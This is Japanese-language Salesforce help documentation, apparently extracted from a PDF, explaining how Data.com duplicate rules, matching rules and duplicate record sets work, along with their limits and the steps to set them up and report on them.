
メモ: 重複管理では Data.com テクノロジを使用していますが、Data.com ライセンスは必要ありません。

Spring '16 以降のすべての新しい Salesforce 組織では、重複管理機能は事前設定済みで、取引先、取引先責任者、リードに対して有効になっています。その他の組織では、重複管理機能を手動で設定し、有効にする必要があります。重複管理を設定すると、次のように動作します。

- *ユーザが新しいレコードを保存しようとすると*、まず、レコードが既存の Salesforce レコードと比較され、重複候補が特定されます (1)。レコードの比較および重複候補の特定に使用される条件は、*一致ルール*で定義されます。次に、重複候補のリストが返されます (2)。保存中のレコードが重複候補と特定された場合の処理は、*重複ルール*の定義によって異なります (3)。たとえば、重複ルールを使用して、重複する可能性があるレコードをユーザが保存するのをブロックしたり、ひとまず保存を許可したりできます。ブロックオプションと許可オプションのどちらにもアラートが含まれており、レコー

ドを保存できない理由と必要な操作がユーザに示されます。許可オプションには、重複レコードに関するレポートを作成する機能が含まれています。

- *ユーザが編集済みのレコードを保存しようとすると、まず、ユーザが一致ルール項目の値を変更したかどうかがレコードで確認されます。変更した場合は、新しいレコードの重複管理プロセスが動作します。そうでない場合は、他のアクションは実行されず、重複は検出されません。*



重複管理の使用に関する考慮事項

Data.com 重複管理には、重複ルール、一致ルール、および重複レコードセットの制限があります。

重複管理の概念

Data.com 重複管理を効果的に設定するには、いくつかの主要な概念を理解することが重要です。

Salesforce での重複管理の設定

組織で Data.com 重複管理を使用するには、異なる 2 つのルール (重複ルールと一致ルール) が必要です。重複ルールでは、重複が識別されたときにどのようなアクションを実行するのかを Salesforce に伝えます。一致ルールでは、重複候補を識別するためのレコードの相互比較方法を定義します。

一致ルールの参照

一致ルールのしくみとその使用方法を理解するのに役立つ追加情報を示します。

重複ルールの参照

重複ルールのしくみとその使用方法を理解するのに役立つ追加情報を示します。

重複管理の FAQ
Data.com 重複管理に関するよくある質問への回答が記載されています。

重複管理の使用に関する考慮事項

Data.com 重複管理には、重複ルール、一致ルール、および重複レコードセットの制限があります。

重複ルールに関する考慮事項

- 重複ルールは、取引先、取引先責任者、リード、およびカスタムオブジェクトに使用できます。商談や個人取引先などの他のすべてのオブジェクトは、現在サポートされていません。
- 重複ルールは、次の場合には実行されません。
  - 簡易作成を使用してレコードを作成した場合
  - リードが取引先または取引先責任者に変換され、さらに組織に「Apex リード変換の使用」権限がない場合
  - [復元] ボタンを使用してレコードを復元した場合
  - Lightning Sync を使用してレコードを追加した場合
  - レコードを手動でマージした場合
  - セルフサービスユーザがレコードを作成し、ユーザオブジェクトに基づく条件がルールに含まれている場合
  - 参照関係項目に重複ルールの条件が設定され、これらの項目に値のないレコードが保存されている場合。たとえば、`[Campaign (キャンペーン)] DOES NOT CONTAIN 'Salesforce'` の場合にのみ重複ルールを実行するよう指定する条件があるとします。この場合、[キャンペーン] 項目に*値のない*レコードを追加しても、重複ルールは実行されません。
- 場合によっては、重複の検出時にアラートを表示するように重複ルールが設定されているときに、ユーザによるレコードの保存が*常に*ブロックされ、重複のリストが*表示されない*ことがあります。この状況は、次の場合に発生します。
  - データインポートツールを使用してレコードを追加した場合
  - 個人取引先を法人取引先に変換した場合 (さらに、新たに作成された法人取引先が既存の法人取引先と一致した場合)
  - Salesforce API を使用してレコードを追加または編集した場合
- 複数のレコードを一度に保存する場合に重複ルールが *[ブロック]* または *[アラート]* に設定されていると、同じ保存内のレコードが互いに比較されず、Salesforce にすでに存在するレコードとのみ比較されます。この動作は*「レポート」*アクションには影響せず、同じ保存内で他のレコードと一致したレコードが重複レコードセットに含まれます。
- クロスオブジェクト重複ルールで使用される一致ルールにカスタム選択リストが含まれている場合、カスタム選択リストはサポートされません。
- トランスレーションワークベンチでは、重複ルールのカスタマイズ可能なアラートテキストはサポートされていません。
- オブジェクトあたり最大 5 つの有効な重複ルールが許可されます。

- 重複ルールあたり最大 3 つの一致ルールが許可され、一致ルールはそれぞれオブジェクトが異なる必要があります。
- Spring '15 以降、すべての新規 Salesforce 組織で、取引先、取引先責任者、およびリードに対して重複管理機能が有効になります。新規組織では、標準の取引先、取引先責任者、およびリードに重複ルールが導入されます。重複ルールはそれぞれ一致ルールに関連付けられます。これらのルールを無効にすることも、カスタムルールを作成することもできます。

一致ルールに関する考慮事項

- 一致ルールは、取引先、取引先責任者、リード、およびカスタムオブジェクトに使用できます。商談や個人取引先などの他のすべてのオブジェクトは、現在サポートされていません。
- あいまい一致メソッドを使用する標準およびカスタムの一致ルールでは、ラテン文字のみがサポートされています。国際データを使用している場合は、一致ルールに完全一致メソッドを使用することをお勧めします。
- オブジェクトの項目が組織で使用できなくなった場合は、その項目への対応付けを含む一致ルールが無視され、重複の検出に影響する可能性があります。組織で使用できる項目に変更があった場合は、そのオブジェクトのすべての重複ルール項目の対応付けを確認してください。たとえば、［クリーンアップ状況］項目は Data.com ライセンスを所有するユーザのみが使用できます。組織の Data.com ライセンスが失われた場合、この項目は使用できなくなり、この項目への対応付けを含む一致ルールは無視されます。
- 一致ルールあたりに許可される参照関係項目は 1 つのみです。
- オブジェクトあたり最大 5 つの有効な一致ルールが許可されます。
- 合計で最大 25 の有効な一致ルールが許可されます。
- 合計で最大 100 の一致ルールが許可されます (有効と無効の両方)。
- 一度に最大 5 つの一致ルールを有効化または無効化できます。
- プラットフォームの暗号化が設定された項目を含む一致ルールは、重複を検出しません。組織でプラットフォームの暗号化を有効にしている場合は、一致ルールに暗号化項目が含まれていないことを確認します。

重複レコードセットに関する考慮事項

- デフォルトでは、重複レコードセットはシステム管理者にのみ表示されますが、システム管理者は他のユーザに表示権限を付与できます。
- リードが重複として識別され、重複レコードセットの作成前に取引開始された場合、この取引開始済みのリードは重複セットに含まれません。

関連トピック:

重複ルール

重複管理の概念

Data.com 重複管理を効果的に設定するには、いくつかの主要な概念を理解することが重要です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重複ルール

重複ルールは、Salesforce 内に重複レコードを保存することを許可するかどうか、および許可する条件を制御するために使用されます。

一致ルール

一致ルールは、Salesforce 内で重複レコードを特定するために使用します。

重複レコードセット

[重複レコードセット] タブをクリックして、重複セットにグループ化された重複レコードのリストをすばやく確認します。そのためには、重複ルールを含むレポートアクションを組織で使用する必要があります。

重複エラーログ

組織で Data.com 重複管理を使用している場合、重複ルールまたは一致ルールの正常な実行を妨げているシステムエラーを参照できます。

重複管理のユーザへの影響

Salesforce で重複管理機能を設定して有効にした場合、重複候補として識別されたレコードにデータを入力するか、そのレコードを保存しようとすると、次のように表示されます。

重複ルール

重複ルールは、Salesforce内に重複レコードを保存することを許可するかどうか、および許可する条件を制御するために使用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重複レコードを作成しようとすると、重複ルールにより、実行するアクションが Salesforce に通知されます。各重複ルールには、既存のどのレコードが重複候補であるかを識別する一致ルールが少なくとも 1 つ必要です。

レコードの作成時および編集時にアクションを実行する重複ルールを設定できます。ただし、編集したレコードにルールが実行されるのは、関連付けられている一致ルールに編集している項目が含まれる場合のみです。

Spring '15 以降、すべての新規 Salesforce 組織ですでに、取引先、取引先責任者、およびリードに対して標準重複ルールが設定され有効になっています。標準重複ルールは、最善の一致候補を返す標準一致ルールと連携するよう設計されているため、使用することをお勧めします。標準重複ルールはいつでも無効にできます。また、カスタム重複ルールを作成することもできます。

例: 重複ルールを使用して、重複候補として識別されたレコードの保存をブロックしたり、ひとまず保存を許可したりできます。ブロックオプションと許可オプションのどちらにもアラートが含まれ、レコー

ドを保存できない理由と必要な操作が示されます。許可オプションには、重複レコードに関するレポートを作成する機能が含まれています。

関連トピック:

- 重複ルールの作成または編集
- Salesforce での重複レコードの管理

一致ルール

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一致ルールは、Salesforce 内で重複レコードを特定するために使用します。

動画: Understanding Matching Rules (一致ルールについて) をご覧ください。

一致ルールは、等式に組み込まれる個々の項目で構成されます。各項目には、項目の比較方法や、特定の項目で一致とみなされるために満たす必要がある条件をルールに示す、一致条件が含まれています。

一致ルールを有効化すると、1つ以上の一致キーが自動的に作成され、既存のレコードに適用されます(インデックス付けとも呼ばれるこの処理によりパフォーマンスが向上し、一致ルールでは同じ一致キーを持つ重複レコードのみが検索されるため、より適切な一致候補のセットが返されます)。

一致ルールを実行すると、そのレコードと既存のレコードの一致キーが比較されます。次に、レコードが同じ一致キーを共有する場合は、一致アルゴリズムを使用して項目が比較され、項目がどの程度一致し、最終的にはレコードが一致するかどうかが判断されます。2つのレコードが同じ一致キーを共有しない場合は重複とみなされず、一致アルゴリズムは適用されません。

例: 2つのレコードの［メール］と［電話］の値が完全に一致した場合に、重複候補とみなすような単純な一致ルールがあります。または、さまざまな「あいまい」一致メソッドを使用して、項目を比較できます。

Salesforce内で重複するレコードを作成できるかどうか、およびそのタイミングを管理するには、重複ルールで一致ルールを使用します。

標準一致ルールを使用したり、独自のカスタム一致ルールを作成したりできます。標準一致ルールは、最善の一致候補を返すように入念に設計されているため、これを使用することをお勧めします。

関連トピック:

- カスタム一致ルールの作成または編集
- 一致ルールの参照

重複レコードセット

[重複レコードセット]タブをクリックして、重複セットにグループ化された重複レコードのリストをすばやく確認します。そのためには、重複ルールを含むレポートアクションを組織で使用する必要があります。

レポートアクションを含む重複ルールによって重複と識別されたレコードをユーザが保存すると、次のようになります。

- 保存したレコードとそのすべての重複 (最大 100 件) が新しいまたは既存の重複レコードセットに割り当てられる。
- 保存したレコードとその各重複が重複レコードセット内の重複レコード項目としてリストされる。
- 重複ルールでオブジェクト間の重複を検出するように設定されている場合は、すべてのクロスオブジェクト重複が重複レコードセット内の重複レコード項目としてリストされます。

重複レコードセットと重複レコード項目は、次の操作で使用できます。

- カスタムレポートタイプを作成する
- カスタム項目を作成する
- 入力規則、トリガ、およびワークフロールールを作成する
- それぞれのページレイアウトに表示できる項目を変更する

関連トピック:

重複管理の使用に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重複エラーログ

組織で Data.com 重複管理を使用している場合、重複ルールまたは一致ルールの正常な実行を妨げているシステムエラーを参照できます。

[設定] から、[クイック検索] ボックスに「*重複エラーログ*」と入力し、[重複エラーログ] を選択します。ここでは、発生したエラー (存在する場合) を確認できます。エラーログは 90 日後に削除されます。

例: ログにエラーが生成される例を示します。

- あいまい一致に使用されるマッチングエンジンが一時的に使用できなくなっており、あいまい一致メソッドが含まれる一致ルールが実行されない。
- システムで重複レコードセットを作成できないため、重複ルールのレポートアクションが失敗する。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重複管理のユーザへの影響

Salesforce で重複管理機能を設定して有効にした場合、重複候補として識別されたレコードにデータを入力するか、そのレコードを保存しようとすると、次のように表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic での重複管理のユーザへの影響

重複ルールを作成して有効化した場合、重複候補として識別されたレコードをユーザが保存しようとすると、処理方法に関する説明がユーザに表示されます。Salesforce Classic での表示内容は、次のようになります。

Lightning Experience での重複管理のユーザへの影響

Lightning Experience では、重複ルールを作成して有効化した場合、重複はレコードが保存されるより前に検出されます。マントと杖はありませんが、まるでマジックショーのようです。レコードが重複候補として識別された場合に、ユーザがそのレコードへのデータの入力、そのレコードのデータの編集、またはそのレコードの保存を行おうとすると、次のように表示されます。

関連トピック:

- Salesforce での重複レコードの管理


Salesforce Classic での重複管理のユーザへの影響

重複ルールを作成して有効化した場合、重複候補として識別されたレコードをユーザが保存しようとすると、処理方法に関する説明がユーザに表示されます。Salesforce Classic での表示内容は、次のようになります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



- すべての重複ルールには、システムで生成されるメッセージ (1) が含まれており、検出された重複候補の数をユーザに通知します。重複ルールのレコードレベルセキュリティが *[共有ルールをスキップ]* に設定されている場合も、重複候補の数にはユーザにアクセス権のあるレコードのみが含まれます。*[共有ルールをスキップ]* オプションを指定すると、ユーザのアクセス権に関係なく、関連付けられた一致ルールですべてのレコードが比較されます。ユーザに重複候補として識別されたどのレコードへのアクセス権もない場合、このメッセージには検出された重複があることが示されますが、重複の数は含まれません。重複候補のリストには、ユーザにアクセス権のあるレコードのみが表示されます。
- 重複ルールにアラートが含まれている場合、システムで生成されるメッセージの下に表示されます (2)。
- 重複ルールで重複候補のレコードを保存することが許可されている場合、[保存(アラートを無視)] ボタンが表示されます (3)。重複ルールで重複候補のレコードを保存することが許可されていない場合、[保存] ボタンは表示されますが、レコードに必要な変更を行って重複候補のフラグがなくなるまでレコードは正常に保存されません。
- 重複候補のリスト (4) には、ユーザにアクセス権のあるレコードのみが表示されます。このリストには、ユーザにアクセス権のある項目 (関連付けられた一致ルールで比較された最初の数項目 (最大 7 項目)) のみが表示されます。このリストには最大 5 件のレコードが表示されますが、検出された重複が 5 件を超える場合、[すべて表示 >>] をクリックすれば、レコードの完全なリスト (最大 100 件) を表示できます。レコードは、最後の変更された順序で表示されます。リストのいずれかのレコードに直接移動するには、そのリンクをクリックします。
- 強調表示された項目 (5) は、関連付けられた一致ルールで比較されて一致していると判断された項目です。

Lightning Experience での重複管理のユーザへの影響


Lightning Experience では、重複ルールを作成して有効化した場合、重複はレコードが保存されるより前に検出されます。マントと杖はありませんが、まるでマジックショーのようです。レコードが重複候補として識別された場合に、ユーザがそのレコードへのデータの入力、そのレコードのデータの編集、またはそのレコードの保存を行おうとすると、次のように表示されます。

ユーザがレコードのデータを入力または編集すると、すぐに重複ルールが実行されます。重複が検出されると、重複ルールに関連付けられたカスタマイズ可能なアラートではなく、一般アラートが表示されます。アラートには、重複候補の数が表示されます。重複ルールのレコードレベルセキュリティが *[共有ルールをスキップ]* に設定されている場合も、この重複候補の数にはユーザにアクセス権のあるレコードのみが含まれます。アラートをクリックすると、一致する Salesforce レコードを参照できます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



ユーザが、重複候補として識別されたレコードを保存しようとすると、次のように表示されます。



- すべての重複ルールには、システムで生成されるメッセージ(1)が含まれており、検出された重複候補の数をユーザに通知します。重複ルールのレコードレベルセキュリティが *[共有ルールをスキップ]* に設定されている場合も、重複候補の数にはユーザにアクセス権のあるレコードのみが含まれます。*[共有ルールをス*

キップ] オプションを指定すると、ユーザのアクセス権に関係なく、関連付けられた一致ルールですべてのレコードが比較されます。ユーザに重複候補として識別されたどのレコードへのアクセス権もない場合、このメッセージには検出された重複があることが示されますが、重複の数は含まれません。重複候補のリストには、ユーザにアクセス権のあるレコードのみが表示されます。

- 重複ルールにアラートが含まれている場合、システムで生成されるメッセージの上に表示されます (2)。
- 重複ルールで重複候補のレコードを保存することが許可されている場合、このダイアログを閉じて通常どおりにレコードを保存できます。重複ルールで重複候補のレコードを保存することが許可されていない場合、レコードに必要な変更を行って重複候補のフラグがなくなるまでレコードは正常に保存されません。
- 重複候補のリスト (3) には、ユーザにアクセス権のあるレコードのみが表示されます。このリストには、ユーザにアクセス権のある項目 (関連付けられた一致ルールで比較された最初の数項目 (最大 7 項目)) のみが表示されます。レコードは更新順に表示されます。リストのいずれかのレコードに直接移動するには、そのリンクをクリックします。

Salesforce での重複管理の設定

組織で Data.com 重複管理を使用するには、異なる 2 つのルール (重複ルールと一致ルール) が必要です。重複ルールでは、重複が識別されたときにどのようなアクションを実行するのかを Salesforce に伝えます。一致ルールでは、重複候補を識別するためのレコードの相互比較方法を定義します。

重要: Spring '15 以降、すべての新規 Salesforce 組織で、取引先、取引先責任者、およびリードに対して重複管理機能が設定され有効になります。新規組織では、標準の取引先、取引先責任者、およびリードに重複ルールと一致ルールが導入されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重複ルールの作成または編集

重複ルールを使用して、ユーザが重複するレコードを保存しようとしたときの処理を定義します。

カスタム一致ルールの作成または編集

一致ルールを使用して、2 件のレコードを比較して重複として識別する方法を決定します。

重複レコードレポートのカスタムレポートタイプの作成

レポートアクションとその重複ルールを使用すると、組織でレポートを実行してデータの品質を分析したり、重複ルールの効果を確認したりできます。こうすることで、必要に応じて重複ルールを微調整できます。最初に、適切なカスタムレポートタイプを設定する必要があります。

重複ルールの作成または編集

重複ルールを使用して、ユーザが重複するレコードを保存しようとしたときの処理を定義します。

重複ルールで検出される可能性がある重複のリストをユーザに表示するには、ルールで定義されるオブジェクトに対する「参照」権限がユーザに必要です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

重複ルールを作成、編集、または削除する
- 「アプリケーションのカスタマイズ」

重複ルールを有効化および無効化する
- 「アプリケーションのカスタマイズ」

重複ルールを表示する
- 「設定・定義を参照する」

1. [設定] から、［クイック検索］ボックスに「*重複ルール*」と入力し、[重複ルール] を選択します。
2. 既存のルールを編集するには、ルール名をクリックして、[編集] をクリックします。新しいルールを作成するには、[新規ルール] をクリックし、ルールを適用するオブジェクトを選択します。
3. ルールの名前、説明、レコードレベルのセキュリティ設定など、ルールの詳細を入力します。
4. ユーザが重複するレコードを保存しようとすると実行されるアクションを選択します。

   アクションにユーザへのアラートが含まれている場合は、デフォルトのテキストが用意されており、カスタマイズできます。許可アクションにのみ、レポートオプションが含まれています。
5. [一致ルール] セクションで、まず、レコードと比較するオブジェクトを選択します。次に、レコードをどのように重複と識別するかを決定する一致ルールを選択します。

   リストには、選択されたオブジェクトに関する使用可能な一致ルールがすべて含まれます。必要な一致ルールがリストにない場合は、一致ルールの新規作成 を選択します。

   ヒント: 標準一致ルールは、最善の一致候補を返すように入念に設計されているため、これを使用することをお勧めします。使用する場合は、必ず有効化してください。

   一方、新しい一致ルールを作成すると決定した場合は、最初に重複ルールを作成することをお勧めします。その後で、新しい一致ルールを作成して有効化します。重複ルールに戻ると、重複ルールに一致ルールがまだ関連付けられていなければ、新しく作成した一致ルールが自動的に関連付けられます。
6. 必要に応じて、一致ルールごとに項目の対応付けを選択したことを確認します。

   一致ルールで 2 つの異なるオブジェクトからレコードを比較するか、カスタム項目を使用する場合は、次の手順を実行します。
   - 1 つ目のオブジェクトの項目を 2 つ目のオブジェクトの項目とどのように比較するかを決定する必要があります。たとえば、［会社のメール］というカスタム項目を、［メール］という標準項目に対応付けることができます。
   - 2 つのテキスト項目の最大長が異なる場合、比較の前にデータが切り捨てられる場合があります。

7. 特定の条件が満たされた場合にのみ重複ルールを実行する場合は、その条件を指定します。

   たとえば、特定のプロファイルまたはロールを持つユーザによってレコードが入力された場合、またはレコードに特定の国または都道府県が含まれる場合にのみルールが実行されるように指示する条件を追加できます。

8. ルールを保存します。
9. ルールを有効にします。

   有効化を正常に行うには、関連付けられたすべての一致ルールが有効である必要があります。

10. 特定のオブジェクトに対して有効な重複ルールが複数ある場合、ルールの処理順序を調整することもできます。ルールを並び替えるには、ルールの詳細ページから [並び替え] をクリックします。

    ヒント: 最初の重複ルールで特定のレコードの一致が検出された場合、そのレコードは後続の重複ルールでは評価されません。そのため、ブロックアクションを含むルールが許可アクションを含むルールよりも前に実行されるように重複ルールの順序を設定する必要があります。

関連トピック:

重複ルール

一致ルール

カスタム一致ルールの作成または編集

一致ルールを使用して、2件のレコードを比較して重複として識別する方法を決定します。

1. [設定] から、[クイック検索] ボックスに「*一致ルール*」と入力し、[一致ルール] を選択します。
2. 既存の一致ルールを編集する場合は、ルールが無効であることを確認します。
3. [新規ルール] または編集する既存の一致ルールの横にある [編集] をクリックします。
4. この一致ルールを適用するオブジェクトを選択します。
5. ルールの名前と説明を入力します。
6. 一致条件を入力します。

   一致条件には、どの項目をどのように比較するかを定義します。項目を (合計 10 個まで) 追加するには、[検索条件ロジックを追加...] をクリックし、[行を追加] をクリックします。
7. 一致等式を調整する必要がある場合は、[検索条件ロジックを追加...]をクリックします。たとえばここで、手動で AND 式を OR 式に変更できます。
8. ルールを保存します。
9. ルールを有効にします。

   有効化プロセスには時間がかかることがあるため、処理が完了して一致ルールが使用できる状態になるとメールが送信されます。

有効化された一致ルールは、他の Data.com 重複管理ツールと一緒に使用できます。たとえば、一致ルールを重複ルールと一緒に使用して、一致ルールで重複と識別されたレコードをユーザが保存しようとしたら特定のアクションを実行するように Salesforce に指示できます。

関連トピック:

一致ルール

一致ルールの参照

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

一致ルールを作成、編集、または削除する
- 「アプリケーションのカスタマイズ」

一致ルールを有効化および無効化する
- 「アプリケーションのカスタマイズ」

一致ルールを表示する
- 「設定・定義を参照する」

重複レコードレポートのカスタムレポートタイプの作成

レポートアクションとその重複ルールを使用すると、組織でレポートを実行してデータの品質を分析したり、重複ルールの効果を確認したりできます。こうすることで、必要に応じて重複ルールを微調整できます。最初に、適切なカスタムレポートタイプを設定する必要があります。

これらのレポートに表示されるのは、次のレコードのみです。

- レポートアクションを含む重複ルールによって重複と識別されたレコード。
- 重複レコードセットオブジェクトに手動で追加されたレコード。

1. 各カスタムレポートタイプおよびカスタムレポートタイプの作成と管理の一般的な手順を把握します。
2. 適切なオブジェクトリレーションを持つカスタムレポートタイプを作成し、必要に応じて設定します。

   開始にあたっての参考として、カスタムレポートタイプの例をいくつか示します。

レポートタイプ	使用例	A (主オブジェクト)	B	追加の手順
取引先の重複	重複ルールで検出された重複取引先のレポートを作成する。	取引先	重複レコード項目	
取引先責任者の重複	重複ルールで検出された重複取引先責任者のレポートを作成する。	取引先責任者	重複レコード項目	
リードの重複	重複ルールで検出された重複リードのレポートを作成する。	リード	重複レコード項目	
すべての重複	重複ルールの効果を確認するためのレポートを作成する。	重複レコードセット	重複レコード項目	[ルール名を複製] 参照項目を [重複レコードセット] ページレイアウトに追加する。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

3. ユーザが使用できるようにするレポートタイプをリリースします。
4. ユーザがこれらのカスタムレポートタイプを使用してレポートを作成できることをユーザに知らせます。

関連トピック:

重複レコードセット

一致ルールの参照

一致ルールのしくみとその使用方法を理解するのに役立つ追加情報を示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

標準一致ルール

重複ルールなどの Data.com 重複管理ツールで使用できる標準一致ルールがいくつかあります。各標準一致ルールは、取引先、取引先責任者、リードの最善の一致候補を返すように入念に設計されています。

一致ルールの一致条件

